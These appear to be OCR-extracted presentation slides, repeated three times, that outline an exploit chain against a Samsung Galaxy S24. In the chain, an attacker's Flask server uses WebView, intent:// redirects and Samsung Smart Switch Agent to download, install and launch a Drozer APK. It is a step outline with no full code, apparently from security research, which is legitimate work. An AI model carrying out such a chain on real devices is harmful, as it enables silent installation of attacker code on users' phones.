


Python Flask web server


The Plan


Samsung Galaxy S24
Attacker's Web Server
Samsung Gaming Hub
Samsung Smart Switch Agent
???
Drozer
GET /index.html
HTTP 200 OK
Launch WebView https://us.mcsv.samsung.com.[redacted].com
GET /attacker.html
HTTP 200 OK
Get Drozer .apk file on device somehow???
GET /yayinstallyay
HTTP 302 intent://
Launch Smart Switch Agent
Download content://
Install .apk File
GET /yaylaunchyay
HTTP 302 intent://
Launch Drozer


The Plan


Samsung Galaxy S24
Attacker's Web Server
Samsung Gaming Hub
Samsung Smart Switch Agent
???
Drozer
GET /index.html
HTTP 200 OK
Launch WebView https://us.mcsv.samsung.com.[redacted].com
GET /attacker.html
HTTP 200 OK
Get Drozer .apk file on device somehow???
GET /yayinstallyay
HTTP 302 intent://
Launch Smart Switch Agent
Download content://
Install .apk File
GET /yaylaunchyay
HTTP 302 intent://
Launch Drozer


The Plan


Samsung Galaxy S24
Attacker's Web Server
Samsung Gaming Hub
Samsung Smart Switch Agent
???
Drozer
GET /index.html
HTTP 200 OK
Launch WebView https://us.mcsv.samsung.com.[redacted].com
GET /attacker.html
HTTP 200 OK
Get Drozer .apk file on device somehow???
GET /yayinstallyay
HTTP 302 intent://
Launch Smart Switch Agent
Download content://
Install .apk File
GET /yaylaunchyay
HTTP 302 intent://
Launch Drozer

